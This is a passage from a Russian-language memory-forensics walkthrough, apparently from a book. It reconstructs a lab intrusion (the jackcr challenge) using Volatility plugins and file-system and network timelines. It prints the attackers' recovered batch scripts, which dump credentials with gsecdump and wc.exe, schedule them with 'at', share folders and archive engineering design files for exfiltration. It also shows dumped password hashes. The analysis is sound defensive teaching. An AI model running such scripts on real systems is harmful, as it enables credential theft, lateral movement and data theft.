Mon Nov 26 2012 23:01:54,.acb,[ENG THREAD] svchost.exe PID: 1024/TID: 276
Mon Nov 26 2012 23:01:54,.acb,[ENG THREAD] svchost.exe PID: 1024/TID: 508
Mon Nov 26 2012 23:01:54,.acb,[ENG THREAD] svchost.exe PID: 1024/TID: 528
Mon Nov 26 2012 23:01:54,.acb,[ENG THREAD] svchost.exe PID: 1024/TID: 536
```

```
Mon Nov 26 2012 23:01:54,.acb,[ENG THREAD] svchost.exe PID: 1024/TID: 652
Mon Nov 26 2012 23:01:54,.acb,[ENG THREAD] svchost.exe PID: 1024/TID: 936
```

Если перечислить DLL процесса с PID 1024, можно увидеть, что `6to4ex.dll` действительно загружена.

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin dlllist -p 1024
Volatility Foundation Volatility Framework 2.4
************************************************************************
svchost.exe pid:   1024
Command line : C:\WINDOWS\System32\svchost.exe -k netsvcs
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x01000000     0x6000     0xffff C:\WINDOWS\System32\svchost.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
[snip]
0x10000000    0x1c000        0x1 c:\windows\system32\6to4ex.dll
[snip]
```

Можно также проверить, работает ли служба `6to4`, с помощью плагина `svcscan`. Как показано в следующем выводе, служба действительно работала. По её порядковому номеру 228 также можно определить, что она была создана после последней загрузки системы (то есть она новая). Как обсуждалось в главе 12, порядковый номер должен соответствовать алфавитному порядку имени службы. В данном случае `6to4` должна иметь очень низкий порядковый номер, но, напротив, он довольно высок. Кроме того, поскольку служба запускается в течение секунды после выполнения в системе файла `SYMANTEC-1.43-1[2].EXE`, это хороший признак того, что артефакты связаны:

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin svcscan
[snip]
Offset: 0x389d60
Order: 228
Process ID: 1024
Service Name: 6to4
Display Name: Microsoft Device Manager
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\WINDOWS\System32\svchost.exe -k netsvcs
[snip]
```

На этом этапе вы идентифицировали источник подозрительной сетевой активности, отвечающий за неё процесс, способ появления вредоносного кода в системе, механизм закрепления и временной диапазон, в течение которого вредоносная программа была активна.

Поиск активного злоумышленника

Если продолжить поиск артефактов в непосредственной временной близости, можно заметить ряд событий, указывающих на активное использование вредоносной программы удалёнными злоумышленниками. Например, в системе появляется каталог с именем `WINDOWS\webui`, происходит обращение к утилите `ipconfig.exe` и загружается ещё один исполняемый файл (`ps.exe`). Исполняемый файл `ps.exe` снова встретится позднее в ходе анализа. В этот период также был создан файл Prefetch для команды `net`. Команда `net` предоставляет разнообразные возможности, в том числе добавление новых учётных записей пользователей, просмотр доменов и добавление сетевых общих ресурсов. Вот соответствующий вывод:

```
Mon Nov 26 2012 23:03:10,macb,[ENG MFT FILE_NAME] WINDOWS\webui
    (Offset: 0x1bc21000)
Mon Nov 26 2012 23:03:21,.a..,[MFT STD_INFO] WINDOWS\system32\ipconfig.exe
    (Offset: 0xc826400)
Mon Nov 26 2012 23:06:34,macb,[ENG MFT FILE_NAME] WINDOWS\ps.exe
    (Offset: 0x15983800)
```

```
[snip]
Mon Nov 26 2012 23:07:53,macb,[ENG MFT FILE_NAME] WINDOWS\Prefetch
    \NET.EXE-01A53C2F.pf (Offset: 0x12d588)
```

На основании этих новых системных событий можно расширить расследование. Например, если выполнить поиск созданного каталога (`webui`), можно заметить, что в течение последующих двух часов в нём появилось несколько других файлов:

```
$ mactime -b ENG_all -d -z UTC \
       | grep -i webui | grep FILE_NAME
Mon Nov 26 2012 23:06:47,macb,[ENG MFT FILE_NAME] WINDOWS\webui\gs.exe
    (Offset: 0x16267c00)
Mon Nov 26 2012 23:06:52,macb,[ENG MFT FILE_NAME] WINDOWS\webui\ra.exe
    (Offset: 0x17779c00)
Mon Nov 26 2012 23:06:56,macb,[ENG MFT FILE_NAME] WINDOWS\webui\sl.exe
    (Offset: 0x1f5ff000)
Mon Nov 26 2012 23:06:59,macb,[ENG MFT FILE_NAME] WINDOWS\webui\wc.exe
    (Offset: 0x1f5ff400)
Mon Nov 26 2012 23:07:31,macb,[ENG MFT FILE_NAME] WINDOWS\webui\netuse.dll
    (Offset: 0xde4e48)
Tue Nov 27 2012 00:49:01,macb,[ENG MFT FILE_NAME] WINDOWS\webui\system.dll
    (Offset: 0x924e800)
Tue Nov 27 2012 00:57:20,macb,[ENG MFT FILE_NAME] WINDOWS\webui\svchost.dll
    (Offset: 0x924ec00)
Tue Nov 27 2012 01:01:39,macb,[ENG MFT FILE_NAME] WINDOWS\webui\https.dll
   (Offset: 0x109cf7a8)
Tue Nov 27 2012 01:14:48,macb,[ENG MFT FILE_NAME] WINDOWS\webui\netstat.dll
   (Offset: 0x10b97400)
Tue Nov 27 2012 01:26:47,macb,[ENG MFT FILE_NAME] WINDOWS\webui\system5.bat
    (Offset: 0x10b97800)
```

Имеются также артефакты, указывающие на то, что некоторые из этих исполняемых файлов (в частности, `SL.EXE` и `GS.EXE`) были запущены сразу после загрузки в систему:

```
Mon Nov 26 2012 23:10:25,.a..,[ENG MFT STD_INFO] WINDOWS\system32\wshtcpip.dll
    (Offset: 0x32cfc00)
Mon Nov 26 2012 23:10:25,.a..,[ENG MFT STD_INFO] WINDOWS\system32\mswsock.dll
    (Offset: 0x330d000)
Mon Nov 26 2012 23:10:25,.a..,[ENG MFT STD_INFO] WINDOWS\system32\hnetcfg.dll
    (Offset: 0x32fe000)
Mon Nov 26 2012 23:10:35,macb,[ENG MFT FILE_NAME] WINDOWS\Prefetch
    \SL.EXE-010E2A23.pf (Offset: 0x311400)
Mon Nov 26 2012 23:11:58,.a..,[ENG Registry] SECURITY\Policy\Secrets
Mon Nov 26 2012 23:11:58,macb,[ENG MFT FILE_NAME] WINDOWS\Prefetch
    \GS.EXE-3796DDD9.pf (Offset: 0x311800)
```

Обращение к ключу `Policy\Secrets` куста SECURITY произошло одновременно с выполнением файла `GS.EXE`. Это позволяет предположить, что исполняемый файл `GS.EXE` мог обращаться к секретам Local Security Authority (LSA), которые злоумышленник может использовать для извлечения кешированных хешей доменных паролей. С помощью плагина `cachedump` можно понять, к каким хешам паролей мог получить доступ злоумышленник:

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin cachedump
Volatility Foundation Volatility Framework 2.4
administrator:00c2bcc2230054581d3551a9fdcf4893:petro-market:petro-market.org
callb:178526e1cb2fdfc36d764595f1ddd0f7:petro-market:petro-market.org
```

Дополнительные сведения об исполняемом файле `GS.EXE` можно получить, извлекая его из памяти. Если процесс всё ещё работает, его можно просто выгрузить с помощью `procdump`, как обсуждалось в главе 8. В противном случае необходимо найти физическое смещение его `_FILE_OBJECT` с помощью `filescan`:

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin
    filescan | grep -i \\gs.exe

Volatility Foundation Volatility Framework 2.4
0x020bb938   1  0 R--r-d \Device\HarddiskVolume1\WINDOWS\webui\gs.exe
0x18571938   1  0 R--r-d \Device\HarddiskVolume1\WINDOWS\webui\gs.exe
```

Затем это смещение (0x020bb938) можно передать плагину dumpfiles, чтобы извлечь кешированную диспетчером памяти копию этого файла с диска:

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin
     dumpfiles -Q 0x020bb938 -D ENG_OUT/

Volatility Foundation Volatility Framework 2.4
ImageSectionObject 0x020bb938 \Device\HarddiskVolume1\WINDOWS\webui\gs.exe
DataSectionObject 0x020bb938 \Device\HarddiskVolume1\WINDOWS\webui\gs.exe
```

После извлечения файла с помощью утилиты strings можно получить первоначальное представление о возможностях исполняемого файла:

```
$ strings -a file.None.0x822cf6e8.img > gs.strings
$ strings -a -el file.None.0x822cf6e8.img >> gs.strings
$ cat gs.strings
[snip]
unable to start gsecdump as service
system
help
dump_all,a
dump all secrets
dump_hashes,s
dump hashes from SAM/AD
dump_lsa,l
dump lsa secrets
dump_usedhashes,u
dump hashes from active logon sessions
dump_wireless,w
dump microsoft wireless connections
help,h
show help
system,S
run as localsystem
gsecdump v0.7 by Johannes Gumbel (johannes.gumbel@truesec.se)
usage: gsecdump [options]
[snip]
```

Судя по выводу строк, исполняемый файл GS.EXE, по-видимому, является утилитой gsecdump (en.truesec.com), что объясняет обращение к ключу Policy\Secrets. Инструмент gsecdump обращается к ключу реестра способом, который изменяет его LastWriteTime, не изменяя данные. Это даёт полезный временной отпечаток выполнения этого инструмента.

Дальнейшее исследование временной шкалы и событий в непосредственной близости выявляет дополнительные артефакты, подтверждающие теорию выгрузки хешей. Например, артефакты указывают, что обращения и к samsrv.dll, и к cryptdll.dll (DLL, часто используемым для выгрузки хешей паролей, хранящихся в SAM) произошли в 23:11:58, то есть одновременно с выполнением GS.EXE.

```
Mon Nov 26 2012 23:11:58,.a..,[ENG MFT STD_INFO] WINDOWS\system32\samsrv.dll
    (Offset: 0x329f000)
Mon Nov 26 2012 23:11:58,.a..,[ENG MFT STD_INFO] WINDOWS\system32\cryptdll.dll
    (Offset: 0x3329c00)
```

Подключение удалённых файловых ресурсов

Можно также заметить артефакты, связанные с ping.exe, всего несколькими минутами позднее, что позволяет предположить: злоумышленники могли пытаться проверить возможность доступа к другим системам в сети:

```
Mon Nov 26 2012 23:15:41,.a..,[ENG MFT STD_INFO] WINDOWS\system32\ping.exe
    (Offset: 0x334dc00)
```

```
Mon Nov 26 2012 23:15:44,macb,[ENG MFT FILE_NAME] WINDOWS\Prefetch
    \PING.EXE-31216D26.pf (Offset: 0x311c00)
```

При последовательном просмотре последующих артефактов временной шкалы можно заметить ссылки на `PS.EXE` - один из первоначально загруженных файлов. Непосредственно перед обращением к нему изменяются несколько ключей реестра, например `Sysinternals` и `Sysinternals\PsExec`. Инструмент PsExec позволяет запускать программы на удалённых машинах (см. technet.microsoft.com). Это позволяет предположить, что `ps.exe`, вероятно, является переименованной копией PsExec. Кроме того, на машине был создан файл (`system.dll`). Запомните это, и мы вернёмся к нему позднее в этой главе:

```
Tue Nov 27 2012 00:00:54,.a..,[ENG Registry] $$$PROTO.HIV\Software\Sysinternals
Tue Nov 27 2012 00:00:54,.a..,[ENG Registry]
$$$PROTO.HIV\Software\Sysinternals\PsExec
[snip]
Tue Nov 27 2012 00:00:57,macb,[ENG MFT FILE_NAME] WINDOWS\Prefetch
    \PS.EXE-09745CC1.pf (Offset: 0x924e400)
Tue Nov 27 2012 00:07:03,.a..,[ENG MFT STD_INFO] WINDOWS\ps.exe
    (Offset: 0x15983800)
Tue Nov 27 2012 00:09:55,.a..,[ENG MFT STD_INFO] WINDOWS\system32\wbem
    (Offset: 0x3156400)
Tue Nov 27 2012 00:10:44,mac.,[ENG MFT STD_INFO] WINDOWS\Temp
    (Offset: 0x3159000)
Tue Nov 27 2012 00:44:16,m...,[ENG MFT STD_INFO] WINDOWS\webui\system.dll
    (Offset: 0x924e800)
```

Другие артефакты временной шкалы показывают, что ключ реестра `Network` был изменён и была создана символическая ссылка. Это соответствует ожидаемому при монтировании общего ресурса по сети:

```
Tue Nov 27 2012 00:48:19,.a..,[ENG Registry] $$$PROTO.HIV\Network
Tue Nov 27 2012 00:48:19,macb,[ENG SYMLINK]
Z:->\Device\LanmanRedirector\;Z:00000000000003e7\172.16.223.47\z
    POffset: 185218568/Ptr: 1/Hnd: 0
Tue Nov 27 2012 00:49:28,.a..,[ENG Registry]
    $$$PROTO.HIV\Software\Microsoft\Windows\CurrentVersion\Explorer
    \MountPoints2\##172.16.223.47#z
```

Как видно, IP-адрес удалённой машины был `172.16.223.47`, а буквой и целевого, и исходного диска была Z. Когда Windows отображает удалённый диск таким способом, под ключом `Network` должен создаваться подраздел с именем `z`. Поэтому, если исследовать `Network\z`, можно восстановить IP-адрес машины, содержащей удалённый общий ресурс, и имя пользователя, применённое для подключения к нему. Это полезно для проверки скомпрометированных учётных записей.

Ключ реестра также показывает, что это соединение было создано командой `net use` как постоянное. Это можно определить по значениям `ProviderType`, `ConnectionType` и `DeferFlags`. В частности, `0x20000` для `ProviderType` означает LanMan, `1` для `ConnectionType` означает перенаправление диска, а 4 для `DeferFlags` означает, что учётные данные были сохранены:

> **Примечание.**
>
> Дополнительные сведения об этих значениях реестра см. здесь: sysadminslibrary.blogspot.com.

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin printkey -K "network\z"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\default
Key name: z (S)
Last updated: 2012-11-27 00:48:20 UTC+0000
```

```
Subkeys:

Values:
REG_SZ        RemotePath      : (S) \\172.16.223.47\z
REG_SZ        UserName        : (S) PETRO-MARKET\ENG-USTXHOU-148$
REG_SZ        ProviderName    : (S) Microsoft Windows Network
REG_DWORD     ProviderType    : (S) 131072 (0x20000)
REG_DWORD     ConnectionType  : (S) 1
REG_DWORD     DeferFlags      : (S) 4
```

На этом этапе вы установили, что злоумышленник получил действительные учётные данные и использовал их для монтирования удалённых файловых ресурсов.

Запланированные задания для выгрузки хешей

Другие файлы в исходной папке `webui` также могут помочь расширить область расследования. Например, в этом каталоге находился пакетный сценарий с именем `system5.bat`:

```
$ mactime -b ENG_all -d -z UTC \
       | grep -i webui | grep FILE_NAME
[snip]
Tue Nov 27 2012 01:26:47,macb,[ENG MFT FILE_NAME] WINDOWS\webui\system5.bat
    (Offset: 0x10b97800)
```

Этот файл оказался резидентным в MFT и был извлечён при первоначальном запуске плагина `mftparser`. Его можно найти в каталоге вывода по смещению записи MFT (`0x10b97800`):

```
$ ls ENG_FILES/*0x10b97800*
file.0x10b97800.data0.dmp

$ cat ENG_FILES/file.0x10b97800.data0.dmp
@echo off
copy c:\windows\webui\wc.exe c:\windows\system32
at 19:30 wc.exe -e -o h.out
```

Из восстановленного сценария видно, что злоумышленник использовал команду `at` для создания задания в системе. Если исследовать события временной шкалы непосредственно после создания файла `system5.bat`, будут найдены артефакты, связанные с файлом задания (`At1.job`) и командой `at`:

```
Tue Nov 27 2012 01:27:03,macb,[ENG MFT FILE_NAME] WINDOWS\Tasks\At1.job
    (Offset: 0x12ab2000)
Tue Nov 27 2012 01:27:03,macb,[ENG MFT FILE_NAME]
WINDOWS\Prefetch\AT.EXE-2770DD18.pf (Offset: 0x12ab2400)
```

Впоследствии можно найти и связанные артефакты, такие как созданный процесс, обращение к файлу `At1.job`, создание файла `h.out` и создание файла Prefetch `WC.EXE-06BFE764.pf` для `wc.exe`:

```
Tue Nov 27 2012 01:30:00,macb,[ENG PROCESSLastTrimTime] wc.exe
    PID: 364/PPID: 1024/POffset: 0x02049690
Tue Nov 27 2012 01:30:00,.acb,[ENG PROCESS] wc.exe
    PID: 364/PPID: 1024/POffset: 0x02049690
Tue Nov 27 2012 01:30:00,.a..,[ENG Registry]
$$$PROTO.HIV\Microsoft\SchedulingAgent
Tue Nov 27 2012 01:30:00,.acb,[ENG THREAD] csrss.exe PID: 604/TID: 1248
Tue Nov 27 2012 01:30:00,.acb,[ENG THREAD] svchost.exe PID: 1024/TID: 492
Tue Nov 27 2012 01:30:00,.acb,[ENG THREAD] wc.exe PID: 364/TID: 2004
Tue Nov 27 2012 01:30:00,.ac.,[ENG MFT STD_INFO] WINDOWS\system32\wc.exe
    (Offset: 0x10b97c00)
Tue Nov 27 2012 01:30:00,mac.,[ENG MFT STD_INFO] WINDOWS\Tasks\At1.job
    (Offset: 0x12ab2000)
Tue Nov 27 2012 01:30:00,macb,[ENG MFT FILE_NAME] WINDOWS\system32\h.out
    (Offset: 0x12ab2800)
Tue Nov 27 2012 01:30:10,macb,[ENG MFT FILE_NAME]
WINDOWS\Prefetch\WC.EXE-06BFE764.pf (Offset: 0x12ab2c00)
```

В предыдущем выводе обратите внимание, что ключ реестра SchedulingAgent изменяется после создания процесса wc.exe. Содержимое ключа можно исследовать с помощью плагина printkey:

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin printkey
     -K "Microsoft\SchedulingAgent"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\software
Key name: SchedulingAgent (S)
Last updated: 2012-11-27 01:30:00 UTC+0000

Subkeys:

Values:
REG_EXPAND_SZ TasksFolder     : (S) %SystemRoot%\Tasks
REG_EXPAND_SZ LogPath         : (S) %SystemRoot%\SchedLgU.Txt
REG_DWORD     MinutesBeforeIdle : (S) 15
REG_DWORD     MaxLogSizeKB    : (S) 32
REG_SZ        OldName         : (S) ENG-USTXHOU-148
REG_DWORD     DataVersion     : (S) 3
REG_DWORD     PriorDataVersion : (S) 0
REG_BINARY    LastTaskRun     : (S)
0x00000000  dc 07 0b 00 01 00 1a 00 13 00 1e 00 01 00 00 00   ................
```

Значение реестра LastTaskRun обновляется при выполнении задания в системе. Данные хранятся в том же формате даты, что и даты в файлах заданий (msdn.microsoft.com). Время задаётся по локальному времени машины. Можно использовать API реестра, описанный в главе 10, чтобы получить необработанную временную метку, и сценарий jobparser.py (raw.github.com), чтобы преобразовать дату, как показано в следующем выводе:

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin volshell
Volatility Foundation Volatility Framework 2.4
[snip]
>>> import volatility.plugins.registry.registryapi as registryapi
>>> import jobparser as jobparser
>>> regapi = registryapi.RegistryApi(self._config)
>>> dateraw = regapi.reg_get_value(hive_name = "software", key =
      "Microsoft\\SchedulingAgent", value = "LastTaskRun")
>>> print jobparser.JobDate(dateraw)
Monday Nov 26 19:30:01.0 2012
```

Локальное время машины можно найти, запустив плагин imageinfo:

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin imageinfo
Volatility Foundation Volatility Framework 2.4
[snip]
           Image date and time : 2012-11-27 01:57:28 UTC+0000
     Image local date and time : 2012-11-26 19:57:28 -0600
```

Поскольку локальное время машины отстаёт от UTC на шесть часов (-0600), видно, что время, хранящееся в значении LastTaskRun (19:30:01), соответствует времени UTC создания процесса wc.exe и упомянутых выше файлов (01:30:00).

Чтобы получить дополнительные сведения о wc.exe, можно попытаться извлечь файл h.out, на который ссылается сценарий bat. По смещению записи MFT, найденному во временной шкале, можно определить, был ли файл резидентным в MFT:

```
Tue Nov 27 2012 01:30:00,560,macb,,0,0,11742,[ENG MFT FILE_NAME]
WINDOWS\system32\h.out (Offset: 0x12ab2800)

$ ls ENG_FILES/*0x12ab2800*
ENG_FILES/file.0x12ab2800.data0.dmp

$ cat ENG_FILES/file.0x12ab2800.data0.dmp
callb:PETRO-MARKET:115B24322C11908C85140F5D33B6232F:40D1D232D5F731EA966
```

```
 913EA458A16E7
ENG-USTXHOU-148$:PETRO-MARKET:00000000000000000000000000000000:D6717F1E
 5252FA87ED40AF8C46D8B1E2
sysbackup:current:C2A3915DF2EC79EE73108EB48073ACB7:E7A6F270F1BA562A90E2
 C133A95D2057
```

В данном случае файл был достаточно мал, чтобы быть резидентным в MFT. Если бы он не был резидентным и вы хотели узнать больше о `wc.exe`, можно было бы попытаться извлечь `h.out` или `wc.exe` с помощью плагина `dumpfiles`. Обратите внимание, что содержимое `h.out` напоминает хеши паролей - признак того, что злоумышленник мог попытаться перемещаться по горизонтали внутри организации. В следующих разделах необходимо искать признаки того, какие ещё машины могли быть задействованы.

Наложение артефактов атаки

Чтобы продолжить расследование, можно расширить его область и определить, были ли задействованы другие системы. Артефакты, временные шаблоны и временные диапазоны, полученные из первой системы, могут помочь этому анализу. Поскольку вы знаете, что злоумышленник впервые получил доступ к системе `ENG-USTXHOU-148` с помощью файла `SYMANTEC-1.43-1[2].EXE`, можно искать похожие имена файлов в других временных шкалах. Например, в следующем выводе видно одно совпадение, связанное с артефактом файла Prefetch, найденным в файле `FLD_all`. Это позволяет предположить, что система `FLD-SARIYADH-43` также могла быть скомпрометирована:

```
$ grep -Hi symantec IIS_all FLD_all | cut -d\| -f1,2
FLD_all:0|[MFT FILE_NAME] WINDOWS\Prefetch\SYMANTEC-1.43-1[2].EXE-330FB7E3.pf
    (Offset: 0x1d75cc00)
```

Обратите внимание, что во временной шкале `FLD-SARIYADH-43` была создана та же служба `6to4`. За этими изменениями также последовало создание потоков `svchost.exe`:

```
Tue Nov 27 2012 00:17:58,0,.a..,0,0,0,0,[FLD Registry]
$$$PROTO.HIV\ControlSet001\Enum\Root\LEGACY_6TO4
Tue Nov 27 2012 00:17:58,0,.a..,0,0,0,0,[FLD Registry]
$$$PROTO.HIV\ControlSet001\Enum\Root\LEGACY_6TO4\0000
Tue Nov 27 2012 00:17:58,0,.a..,0,0,0,0,[FLD Registry]
$$$PROTO.HIV\ControlSet001\Services\6to4
Tue Nov 27 2012 00:17:58,0,.a..,0,0,0,0,[FLD Registry]
$$$PROTO.HIV\ControlSet001\Services\6to4\Parameters
Tue Nov 27 2012 00:17:58,0,.a..,0,0,0,0,[FLD Registry]
$$$PROTO.HIV\ControlSet001\Services\6to4\Security
Tue Nov 27 2012 00:17:58,0,.acb,,0,0,0,[FLD THREAD] svchost.exe
    PID: 1032/TID: 152
Tue Nov 27 2012 00:17:58,0,.acb,,0,0,0,[FLD THREAD] svchost.exe
    PID: 1032/TID: 1920
```

Артефакты, найденные во временной шкале `FLD-SARIYADH-43`, продолжают тесно коррелировать с событиями, ранее замеченными во временной шкале `ENG-USTXHOU-148`, включая следующие:

- Создание папки `C:\WINDOWS\webui`, содержащей те же исполняемые файлы.
- Сетевая разведка с помощью исполняемых файлов `sl.exe`, `gs.exe` и `wc.exe`.
- Выполнение команд `ipconfig.exe` и `net.exe`.
- Использование двоичного файла `ps.exe` (PsExec).

Однако обратите внимание на несколько важных изменений в действиях злоумышленника. Например, злоумышленники разместили в системе другой набор пакетных файлов:

```
Tue Nov 27 2012 00:31:39,macb,[FLD MFT FILE_NAME] WINDOWS\system1.bat
    (Offset: 0x1787f000)
Tue Nov 27 2012 00:33:32,macb,[FLD MFT FILE_NAME]
    WINDOWS\Prefetch\PS.EXE-09745CC1.pf (Offset: 0x1787f400)
```

```
Tue Nov 27 2012 00:43:45,macb,[FLD MFT FILE_NAME] WINDOWS\system6.bat
    (Offset: 0x1787f800)
Tue Nov 27 2012 00:43:45,macb,[FLD MFT STD_INFO] WINDOWS\system6.bat
    (Offset: 0x1787f800)
Tue Nov 27 2012 00:53:29,macb,[FLD MFT FILE_NAME] WINDOWS\webui\system2.bat
    (Offset: 0x1787fc00)
Tue Nov 27 2012 00:59:00,macb,[FLD MFT FILE_NAME] WINDOWS\webui\system3.bat
    (Offset: 0x1b773000)
Tue Nov 27 2012 01:04:59,macb,[FLD MFT FILE_NAME] WINDOWS\webui\system4.bat
    (Offset: 0x1b773400)
Tue Nov 27 2012 01:19:41,macb,[FLD MFT FILE_NAME] WINDOWS\webui\system5.bat
    (Offset: 0x1b773800)
```

Используя сведения о смещениях MFT, найденные в этих записях, можно проверить, были ли какие-либо из новых файлов резидентными в MFT. В этом примере сценарии были достаточно малы, чтобы оставаться резидентными и доступными в каталоге вывода `mftparser`. Первый файл (`system1.bat`) настраивает папку `C:\WINDOWS\webui` как сетевой общий ресурс:

```
$ cat file.0x1787f000.data0.dmp
@echo off
mkdir c:\windows\webui
net share z=c:\windows\webui /GRANT:sysbackup,FULL
```

Сценарий `system6.bat` собирает сетевую информацию (разведывательные данные) об этой машине и сохраняет вывод в поддельный файл `system.dll`:

```
$ cat file.0x1787f800.data0.dmp
@echo off
ipconfig /all >> c:\windows\webui\system.dll
net share >> c:\windows\webui\system.dll
net start >> c:\windows\webui\system.dll
net view >> c:\windows\webui\system.dll
```

Файл `system2.bat` запускает `gs.exe` и выгружает вывод в поддельный файл `svchost.dll`. Из анализа `ENG-USTXHOU-148` вы знаете, что `gs.exe` в действительности является `gsecdump.exe`, утилитой выгрузки хешей паролей:

```
$ cat file.0x1787fc00.data0.dmp
@echo off
c:\windows\webui\gs.exe -a >> c:\windows\webui\svchost.dll
```

Сценарий `system3.bat` создаёт список всех файлов с расширением `dwg`. Это расширение обычно используется для файлов чертежей AutoCAD, которые могут содержать проприетарные разработки. Затем вывод сохраняется в поддельный файл `https.dll`:

```
$ cat file.0x1b773000.data0.dmp
@echo off
dir /S C:\*.dwg > c:\windows\webui\https.dll
```

Судя по вызову командной строки, сценарий `system4.bat`, по-видимому, использует WinRAR для копирования, сжатия и шифрования файлов из каталога `C:\Engineering\Designs\`, имя которых содержит слово `Pumps`. Этот метод злоумышленники часто используют при подготовке к эксфильтрации данных:

```
$ cat file.0x1b773400.data0.dmp
@echo off
c:\windows\webui\ra.exe a -hphcllsddlsdiddklljh -r
 c:\windows\webui\netstat.dll "C:\Engineering\Designs\Pumps" -x*.dll
```

Наконец, файл `system5.bat` в точности совпадает с ранее восстановленным на машине `ENG-USTXHOU-148`:

```
$ cat file.0x1b773800.data0.dmp
@echo off
copy c:\windows\webui\wc.exe c:\windows\system32
at 04:30 wc.exe -e -o h.out
```

Примерно в то же время, когда пакетные файлы появляются на машине FLD-SARIYADH-43, видно, что злоумышленник подключается к машине IIS-SARIYADH-03:

```
Tue Nov 27 2012 00:46:10,0,.a..,[FLD Registry] $$$PROTO.HIV\Network\z
Tue Nov 27 2012 00:46:10,0,macb,[FLD SYMLINK]
Z:->\Device\LanmanRedirector\;Z:00000000000003e7\172.16.223.47\z
    POffset: 284628328/Ptr: 1/Hnd: 0
```

Позднее во временной шкале можно также найти временные артефакты, показывающие, что файл system5.bat был выполнен с помощью файла At1.job и команды at:

```
Tue Nov 27 2012 01:21:18,616,macb,[FLD MFT FILE_NAME] WINDOWS\Tasks\At1.job
    (Offset: 0x1af18000)
Tue Nov 27 2012 01:21:18,472,macb,[FLD MFT FILE_NAME]
WINDOWS\Prefetch\AT.EXE-2770DD18.pf (Offset: 0x1af18400)
```

Использование информации из временной шкалы ENG-USTXHOU-148 позволяет быстро подтвердить и сопоставить события, наблюдаемые во временной шкале FLD-SARIYADH-43. На этом этапе у вас есть признаки того, что злоумышленники обращались к IIS-SARIYADH-03, но нет никаких артефактов, связанных с файлом SYMANTEC-1.43-1[2].EXE. Возможно, это подходящий момент для объединения временных шкал и рассмотрения временных событий IIS-SARIYADH-03 в контексте известного о других системах. Возможно, также будет полезно добавить временные артефакты, извлечённые из захвата пакетов.

Декодирование сетевых данных

На основании анализа ENG-USTXHOU-148 и FLD-SARIYADH-43 вы начали строить теории о действиях злоумышленников внутри инфраструктуры. Этот анализ также предоставил ценный контекст для поиска оставшихся артефактов, связанных с IIS-SARIYADH-03. Объединённую временную шкалу из временных шкал узлов и артефактов захвата пакетов можно создать следующим образом:

```
$ cat pcap.body *_all >> combined.body

$ mactime -b combined.body -d -z UTC
```

Поскольку вы знаете, что первоначальным вектором атаки было фишинговое электронное письмо со ссылкой для загрузки SYMANTEC-1.43-1[2].EXE, его снова можно найти в объединённой временной шкале, чтобы обнаружить события, произошедшие в непосредственной временной близости. В частности, обратите внимание на сетевую активность, связанную с подозрительным IP-адресом, первоначально обнаруженным предупреждением IDS (58.64.132.141). Судя по временным меткам в следующих данных, этот IP использовался не только для первоначального загрузчика, но и для продолжавшегося обмена данными со скомпрометированным узлом:

```
Mon Nov 26 2012 23:01:58,0,.acb,,0,0,0,[ENG THREAD] svchost.exe
    PID: 1024/TID: 804
Mon Nov 26 2012 23:01:58,0,macb,0,0,0,108494,[PCAP file] (Time Written)
<172.16.150.20> TCP SYN packet 172.16.150.20:1097 -> 58.64.132.141:80
    seq [2669490555] (file: jackcr-challenge.pcap)
Mon Nov 26 2012 23:01:58,0,macb,0,0,0,108494,[PCAP file] (Time Written)
<172.16.150.20> TCP packet flags [0x10: ACK ] 172.16.150.20:1097
    -> 58.64.132.141:80 seq [2669490556] (file: jackcr-challenge.pcap)
Mon Nov 26 2012 23:01:58,0,macb,0,0,0,108494,[PCAP file] (Time Written)
<172.16.150.20> TCP packet flags [0x10: ACK ] 172.16.150.20:1097
    -> 58.64.132.141:80 seq [2669490715] (file: jackcr-challenge.pcap)
Mon Nov 26 2012 23:01:58,0,macb,0,0,0,108494,[PCAP file] (Time Written)
<172.16.150.20> TCP packet flags [0x18: PUSH ACK ] 172.16.150.20:1097
    ->58.64.132.141:80 seq [2669490556] (file: jackcr-challenge.pcap)
Mon Nov 26 2012 23:01:58,0,macb,0,0,0,108494,[PCAP file] (Time Written)
<58.64.132.141> TCP packet flags [0x12: SYN ACK ] 58.64.132.141:80
    ->172.16.150.20:1097 seq [1849965829] (file: jackcr-challenge.pcap)
[snip]
```

Учитывая объём трафика и то, что он перемежается с другими системными событиями, канал связи, скорее всего, используется для управления и контроля. Для дальнейшего исследования трафика загрузите его в Wireshark (рисунок 18-1). Однако при отслеживании потоков TCP они выглядят обфусцированными. Каждое сообщение, по-видимому, имеет заголовок, содержащий строку `Gh0st`.

